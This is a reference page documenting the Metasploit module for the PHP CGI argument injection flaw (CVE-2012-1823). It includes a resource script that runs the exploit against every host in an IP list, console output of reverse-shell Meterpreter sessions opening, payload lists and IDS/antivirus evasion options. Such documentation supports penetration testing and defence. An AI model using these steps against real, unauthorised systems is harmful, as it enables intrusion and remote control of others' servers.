PHP CGI Argument Injection - Metasploit

This page contains detailed information about how to use the **exploit/multi/http/php_cgi_arg_injection** metasploit module. For list of all metasploit modules, visit the Metasploit Module Library.

Table Of Contents [hide]

Module Overview

Name: PHP CGI Argument Injection
Module: exploit/multi/http/php_cgi_arg_injection
Source code: modules/exploits/multi/http/php_cgi_arg_injection.rb
Disclosure date: 2012-05-03
Last modification time: 2020-10-02 17:38:06 +0000
Supported architecture(s): php
Supported platform(s): PHP
Target service / protocol: http, https
Target network port(s): 80, 443, 3000, 8000, 8008, 8080, 8443, 8880, 8888
List of CVEs: CVE-2012-1823

When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: "if there is NO unescaped '=' in the query string, the string is split on '+' (encoded space) characters, urldecoded, passed to a function that escapes shell metacharacters (the "encoded in a system-defined manner" from the RFC) and then passes them to the CGI binary." This module can also be used to exploit the plesk 0day disclosed by kingcope and exploited in the wild on June 2013.

Module Ranking and Traits

Module Ranking:

- **excellent**: The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances. More information about ranking can be found here.

Basic Usage

Using php_cgi_arg_injection against a single host

Normally, you can use exploit/multi/http/php_cgi_arg_injection this way:

```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(php_cgi_arg_injection) > show targets
    ... a list of targets ...
msf exploit(php_cgi_arg_injection) > set TARGET target-id
msf exploit(php_cgi_arg_injection) > show options
    ... show and set options ...
msf exploit(php_cgi_arg_injection) > exploit
```

Using php_cgi_arg_injection against multiple hosts

But it looks like this is a remote exploit module, which means you can also engage multiple hosts.

First, create a list of IPs you wish to exploit with this module. One IP per line.

Second, set up a background payload listener. This payload should be the same as the one your php_cgi_arg_injection will be using:

1. Do: `use exploit/multi/handler`
2. Do: `set PAYLOAD [payload]`
3. Set other options required by the payload
4. Do: `set EXITONSESSION false`
5. Do: `run -j`

At this point, you should have a payload listening.

Next, create the following script. Notice you will probably need to modify the ip_list path, and payload options accordingly:

```
<ruby>
#
# Modify the path if necessary
#
ip_list = '/tmp/ip_list.txt'

File.open(ip_list, 'rb').each_line do |ip|
  print_status("Trying against #{ip}")
  run_single("use exploit/multi/http/php_cgi_arg_injection")
  run_single("set RHOST #{ip}")
  run_single("set DisablePayloadHandler true")

  #
  # Set a payload that's the same as the handler.
  # You might also need to add more run_single commands to configure other
  # payload options.
  #
  run_single("set PAYLOAD [payload name]")

  run_single("run")
end
</ruby>
```

Next, run the resource script in the console:

```
msf > resource [path-to-resource-script]
```

And finally, you should see that the exploit is trying against those hosts similar to the following MS08-067 example:

```
msf > resource /tmp/exploit_hosts.rc
[*] Processing /tmp/exploit_hosts.rc for ERB directives.
[*] resource (/tmp/exploit_hosts.rc)> Ruby Code (402 bytes)
[*] Trying against 192.168.1.80

RHOST => 192.168.1.80
DisablePayloadHandler => true
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.199

[*] 192.168.1.80:445 - Automatically detecting the target...
[*] 192.168.1.80:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.80:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.80:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.1.80
[*] Trying against 192.168.1.109
RHOST => 192.168.1.109
DisablePayloadHandler => true
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.199
[*] 192.168.1.109:445 - Automatically detecting the target...
[*] 192.168.1.109:445 - Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] 192.168.1.109:445 - We could not detect the language pack, defaulting to English
[*] 192.168.1.109:445 - Selected Target: Windows 2003 SP2 English (NX)
[*] 192.168.1.109:445 - Attempting to trigger the vulnerability...
[*] Meterpreter session 1 opened (192.168.1.199:4444 -> 192.168.1.80:1071) at 2016-03-02
```

```
[*] Sending stage (957999 bytes) to 192.168.1.109
[*] Meterpreter session 2 opened (192.168.1.199:4444 -> 192.168.1.109:4626) at 2016-03-02
```

Required Options

- **RHOSTS:** The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'

Go back to menu.

Msfconsole Usage

Here is how the multi/http/php_cgi_arg_injection exploit module looks in the msfconsole:

```
msf6 > use exploit/multi/http/php_cgi_arg_injection

[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show info

       Name: PHP CGI Argument Injection
     Module: exploit/multi/http/php_cgi_arg_injection
   Platform: PHP
       Arch: php
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2012-05-03

Provided by:
  egypt <egypt@metasploit.com>
  hdm <x@hdm.io>
  jjarmoc
  kingcope
  juan vazquez <juan.vazquez@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  Yes

Basic options:
  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  PLESK        false            yes       Exploit Plesk
  Proxies                       no        A proxy chain of format type:host:port[,type:ho
  RHOSTS                        yes       The target host(s), range CIDR identifier, or h
  RPORT        80               yes       The target port (TCP)
  SSL          false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI                     no        The URI to request (must be a CGI-handled PHP s
  URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for mir
  VHOST                         no        HTTP server virtual host

Payload information:
  Space: 262144
```

```
Description:
  When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable
  to an argument injection vulnerability. This module takes advantage
  of the -d flag to set php.ini directives to achieve code execution.
  From the advisory: "if there is NO unescaped '=' in the query
  string, the string is split on '+' (encoded space) characters,
  urldecoded, passed to a function that escapes shell metacharacters
  (the "encoded in a system-defined manner" from the RFC) and then
  passes them to the CGI binary." This module can also be used to
  exploit the plesk 0day disclosed by kingcope and exploited in the
  wild on June 2013.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2012-1823
  OSVDB (81633)
  OSVDB (93979)
  https://www.exploit-db.com/exploits/25986
  http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/
  http://kb.parallels.com/en/116241
```

Module Options

This is a complete list of options available in the multi/http/php_cgi_arg_injection exploit:

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:h
   RHOSTS                        yes       The target host(s), range CIDR identifier, or
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for mi
   VHOST                         no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.204.3    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Advanced Options

Here is a complete list of advanced options supported by the multi/http/php_cgi_arg_injection exploit:

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show advanced

Module advanced options (exploit/multi/http/php_cgi_arg_injection):

   Name                    Current Setting                                      Required
   ----                    ---------------                                      --------
   ContextInformationFile                                                       no
   DOMAIN                  WORKSTATION                                          yes
   DigestAuthIIS           true                                                 no
   DisablePayloadHandler   false                                                no
   EnableContextEncoding   false                                                no
   FingerprintCheck        true                                                 no
   HttpClientTimeout                                                            no
   HttpPassword                                                                 no
   HttpRawHeaders                                                               no
   HttpTrace               false                                                no
   HttpTraceColors         red/blu                                              no
   HttpTraceHeadersOnly    false                                                no
   HttpUsername                                                                 no
   SSLVersion              Auto                                                 yes
   UserAgent               Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)   no
   VERBOSE                 false                                                no
   WORKSPACE                                                                    no
   WfsDelay                2                                                    no

Payload advanced options (php/meterpreter/reverse_tcp):

   Name                        Current Setting  Required  Description
   ----                        ---------------  --------  -----------
   AutoLoadStdapi              true             yes       Automatically load the Stdapi
   AutoRunScript                                no        A script to run automatically
   AutoSystemInfo              true             yes       Automatically capture system i
   AutoUnhookProcess           false            yes       Automatically load the unhook
   AutoVerifySessionTimeout    30               no        Timeout period to wait for ses
   EnableStageEncoding         false            no        Encode the second stage payloa
   EnableUnicodeEncoding       false            yes       Automatically encode UTF-8 str
   HandlerSSLCert                               no        Path to a SSL certificate in u
   InitialAutoRunScript                         no        An initial script to run on se
   PayloadProcessCommandLine                    no        The displayed command line tha
   PayloadUUIDName                              no        A human-friendly name to refer
   PayloadUUIDRaw                               no        A hex string representing the
   PayloadUUIDSeed                              no        A string to use when generatin
   PayloadUUIDTracking         false            yes       Whether or not to automaticall
   PingbackRetries             0                yes       How many additional successful
   PingbackSleep               30               yes       Time (in seconds) to sleep bet
   ReverseAllowProxy           false            yes       Allow reverse tcp even with Pr
   ReverseListenerBindAddress                   no        The specific IP address to bin
   ReverseListenerBindPort                      no        The port to bind to on the loc
   ReverseListenerComm                          no        The specific communication cha
   ReverseListenerThreaded     false            yes       Handle every connection in a n
   SessionCommunicationTimeout 300              no        The number of seconds of no ac
   SessionExpirationTimeout    604800           no        The number of seconds before t
   SessionRetryTotal           3600             no        Number of seconds try reconnec
   SessionRetryWait            10               no        Number of seconds to wait betw
   StageEncoder                                 no        Encoder to use if EnableStageE
   StageEncoderSaveRegisters                    no        Additional registers to preser
   StageEncodingFallback       true             no        Fallback to no encoding if the
   StagerRetryCount            10               no        The number of times the stager
   StagerRetryWait             5                no        Number of seconds to wait for
   VERBOSE                     false            no        Enable detailed status message
   WORKSPACE                                    no        Specify the workspace for this
```

Exploit Targets

Here is a list of targets (platforms and systems) which the multi/http/php_cgi_arg_injection module can exploit:

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic
```

Compatible Payloads

This is a list of possible payloads which can be delivered and executed on the target system using the multi/http/php_cgi_arg_injection exploit:

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Descri
   -   ----                                        ---------------  ----    -----  ------
   0   payload/generic/custom                                       normal  No     Custom
   1   payload/generic/shell_bind_tcp                               normal  No     Generi
   2   payload/generic/shell_reverse_tcp                            normal  No     Generi
   3   payload/multi/meterpreter/reverse_http                       normal  No     Archit
   4   payload/multi/meterpreter/reverse_https                      normal  No     Archit
   5   payload/php/bind_perl                                        normal  No     PHP Co
   6   payload/php/bind_perl_ipv6                                   normal  No     PHP Co
   7   payload/php/bind_php                                         normal  No     PHP Co
   8   payload/php/bind_php_ipv6                                    normal  No     PHP Co
   9   payload/php/download_exec                                    normal  No     PHP Ex
   10  payload/php/exec                                             normal  No     PHP Ex
   11  payload/php/meterpreter/bind_tcp                             normal  No     PHP Me
   12  payload/php/meterpreter/bind_tcp_ipv6                        normal  No     PHP Me
   13  payload/php/meterpreter/bind_tcp_ipv6_uuid                   normal  No     PHP Me
   14  payload/php/meterpreter/bind_tcp_uuid                        normal  No     PHP Me
   15  payload/php/meterpreter/reverse_tcp                          normal  No     PHP Me
   16  payload/php/meterpreter/reverse_tcp_uuid                     normal  No     PHP Me
   17  payload/php/meterpreter_reverse_tcp                          normal  No     PHP Me
   18  payload/php/reverse_perl                                     normal  No     PHP Co
   19  payload/php/reverse_php                                      normal  No     PHP Co
```

Evasion Options

Here is the full list of possible evasion options supported by the multi/http/php_cgi_arg_injection exploit in order to evade defenses (e.g. Antivirus, EDR, Firewall, NIDS etc.):

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show evasion

Module evasion options:

   Name                          Current Setting  Required  Description
   ----                          ---------------  --------  -----------
   HTTP::header_folding          false            no        Enable folding of HTTP header
   HTTP::method_random_case      false            no        Use random casing for the HTT
   HTTP::method_random_invalid   false            no        Use a random invalid, HTTP me
   HTTP::method_random_valid     false            no        Use a random, but valid, HTTP
   HTTP::pad_fake_headers        false            no        Insert random, fake headers i
   HTTP::pad_fake_headers_count  0                no        How many fake headers to inse
   HTTP::pad_get_params          false            no        Insert random, fake query str
   HTTP::pad_get_params_count    16               no        How many fake query string va
   HTTP::pad_method_uri_count    1                no        How many whitespace character
   HTTP::pad_method_uri_type     space            no        What type of whitespace to us
   HTTP::pad_post_params         false            no        Insert random, fake post vari
   HTTP::pad_post_params_count   16               no        How many fake post variables
   HTTP::pad_uri_version_count   1                no        How many whitespace character
   HTTP::pad_uri_version_type    space            no        What type of whitespace to us
   HTTP::uri_dir_fake_relative   false            no        Insert fake relative director
   HTTP::uri_dir_self_reference  false            no        Insert self-referential direc
   HTTP::uri_encode_mode         hex-normal       no        Enable URI encoding (Accepted
   HTTP::uri_fake_end            false            no        Add a fake end of URI (eg: /%
   HTTP::uri_fake_params_start   false            no        Add a fake start of params to
   HTTP::uri_full_url            false            no        Use the full URL for all HTTP
   HTTP::uri_use_backslashes     false            no        Use back slashes instead of f
   HTTP::version_random_invalid  false            no        Use a random invalid, HTTP ve
   HTTP::version_random_valid    false            no        Use a random, but valid, HTTP
```

Go back to menu.

Error Messages

This module may fail with the following error messages:

Error Messages

- Server responded in a way that was ambiguous, could not determine whether it was vulnerable
- Server responded indicating it was not vulnerable
- The target service unreachable
- The target failed to negotiate SSL, is this really an SSL service?

Check for the possible causes from the code snippets below found in the module source code. This can often times help in identifying the root cause of the problem.

Server responded in a way that was ambiguous, could not determine whether it was vulnerable

Here is a relevant code snippet related to the "**Server responded in a way that was ambiguous, could not determine whether it was vulnerable**" error message:

```
67:         vprint_status("Checking uri #{uri}")
68:
69:         response = send_request_raw({ 'uri' => uri })
70:
71:         if response and response.code == 200 and response.body =~ /\<code\>\<span sty
72:           vprint_error("Server responded in a way that was ambiguous, could not deter
73:           return Exploit::CheckCode::Unknown
74:         end
75:
76:         response = send_request_raw({ 'uri' => uri + "?#{create_arg("-s")}"})
77:         if response and response.code == 200 and response.body =~ /\<code\>\<span sty
```

Server responded indicating it was not vulnerable

Here is a relevant code snippet related to the "**Server responded indicating it was not vulnerable**" error message:

```
80:
81:         if datastore['PLESK'] and response and response.code == 500
82:           return Exploit::CheckCode::Appears
83:         end
84:
85:         vprint_error("Server responded indicating it was not vulnerable")
86:         return Exploit::CheckCode::Safe
87:       end
88:
89:       def uri
90:         if datastore['PLESK']
```

The target service unreachable

Here is a relevant code snippet related to the "**The target service unreachable**" error message:

```
130:           handler
131:
132:         rescue ::Interrupt
133:           raise $!
134:         rescue ::Rex::HostUnreachable, ::Rex::ConnectionRefused
135:           print_error("The target service unreachable")
136:         rescue ::OpenSSL::SSL::SSLError
137:           print_error("The target failed to negotiate SSL, is this really an SSL serv
138:         end
139:
140:       end
```

The target failed to negotiate SSL, is this really an SSL service?

Here is a relevant code snippet related to the "**The target failed to negotiate SSL, is this really an SSL service?**" error message:

```
132:         rescue ::Interrupt
133:           raise $!
```

```
134:         rescue ::Rex::HostUnreachable, ::Rex::ConnectionRefused
135:           print_error("The target service unreachable")
136:         rescue ::OpenSSL::SSL::SSLError
137:           print_error("The target failed to negotiate SSL, is this really an SSL serv
138:         end
139:
140:       end
141:
142:       def create_arg(arg, val = nil)
```

Go back to menu.

Related Pull Requests

- #14213 Merged Pull Request: Add disclosure date rubocop linting rule - enforce iso8601 disclosure dates
- #8716 Merged Pull Request: Print_Status -> Print_Good (And OCD bits 'n bobs)
- #8683 Merged Pull Request: Remove duplicate setting of suhosin.simulation in php_cgi_arg_injection
- #8338 Merged Pull Request: Fix msf/core and self.class msftidy warnings
- #7929 Merged Pull Request: Make php_cgi_arg_injection work in certain environnement
- #6812 Merged Pull Request: Resolve #6807, remove all OSVDB references.
- #6655 Merged Pull Request: use MetasploitModule as a class name
- #6648 Merged Pull Request: Change metasploit class names
- #3353 Merged Pull Request: Rex::Text::uri_encode - make 'hex-all' really mean all.
- #2905 Merged Pull Request: Update Exploit Checks and a msftidy to go with it
- #2525 Merged Pull Request: Change module boilerplate
- #2074 Merged Pull Request: Add support for PLESK on php_cgi_arg_injection
- #1417 Merged Pull Request: Improves normalize_uri(), and updates modules that are using it
- #1241 Merged Pull Request: Removed all Id and $Revision$ occurences
- #1047 Merged Pull Request: Set normalize uri on modules
- #674 Merged Pull Request: Comply with msftidy
- #374 Merged Pull Request: Encoding additions to php_cgi_arg_injection.rb module

References

- CVE-2012-1823
- OSVDB (81633)
- OSVDB (93979)
- EDB-25986
- http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/
- http://kb.parallels.com/en/116241

See Also

Check also the following modules related to this module:

- exploit/multi/http/php_fpm_rce
- exploit/multi/http/php_utility_belt_rce
- exploit/multi/http/php_volunteer_upload_exec
- exploit/multi/php/php_unserialize_zval_cookie
- exploit/linux/http/php_imap_open_rce
- exploit/unix/webapp/php_charts_exec
- exploit/unix/webapp/php_eval
- exploit/unix/webapp/php_include
- exploit/unix/webapp/php_vbulletin_template
- exploit/unix/webapp/php_xmlrpc_eval
- exploit/windows/http/php_apache_request_headers_bof
- encoder/php/base64
- exploit/multi/php/ignition_laravel_debug_rce
- exploit/multi/php/wp_duplicator_code_inject
- nop/php/generic
- payload/php/bind_perl
- payload/php/bind_perl_ipv6
- payload/php/bind_php
- payload/php/bind_php_ipv6
- payload/php/download_exec
- payload/php/exec
- payload/php/meterpreter/bind_tcp
- payload/php/meterpreter/bind_tcp_ipv6
- payload/php/meterpreter/bind_tcp_ipv6_uuid
- payload/php/meterpreter/bind_tcp_uuid
- payload/php/meterpreter/reverse_tcp
- payload/php/meterpreter_reverse_tcp
- payload/php/meterpreter/reverse_tcp_uuid
- payload/php/reverse_perl
- payload/php/reverse_php
- payload/php/shell_findsock

Related Nessus plugins:

- PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution
- FreeBSD : php -- vulnerability in certain CGI-based setups (60de13d5-95f0-11e1-806a-001143cd36d8)
- Mandriva Linux Security Advisory : php (MDVSA-2012:068-1)
- Ubuntu 8.04 LTS / 10.04 LTS / 11.04 / 11.10 / 12.04 LTS : php5 vulnerability (USN-1437-1)
- CentOS 5 / 6 : php (CESA-2012:0546)
- RHEL 5 / 6 : php (RHSA-2012:0546)
- RHEL 5 : php53 (RHSA-2012:0547)
- SuSE 10 Security Update : PHP5 (ZYPP Patch Number 8114)

- PHP 5.3.x < 5.3.13 CGI Query String Code Execution
- CentOS 5 : php53 (CESA-2012:0547)

Authors

- egypt
- hdm
- jjarmoc
- kingcope
- juan vazquez


Version

This page has been produced using Metasploit Framework version 6.1.31-dev. For more modules, visit the Metasploit Module Library.

Go back to menu.


ARCHIVES

RECENT POSTS



Nessus Plugin Library

Solving Problems with Office 365 Email from GoDaddy



Empire Module Library

CrackMapExec Module Library

Metasploit Android Modules

MOST VIEWED POSTS

Top 16 Active Directory Vulnerabilities

Top 10 Vulnerabilities: Internal Infrastructure Pentest

Terminal Escape Injection

Cisco Password Cracking and Decrypting Guide

Capture Passwords using Wireshark

MOST VIEWED TOOLS

SSH Brute Force Attack Tool using PuTTY / Plink (ssh-putty-brute.ps1)

SMB Brute Force Attack Tool in PowerShell (SMBLogin.ps1)

Port Scanner in PowerShell (TCP/UDP)

Nessus CSV Parser and Extractor

Default Password Scanner (default-http-login-hunter.sh)
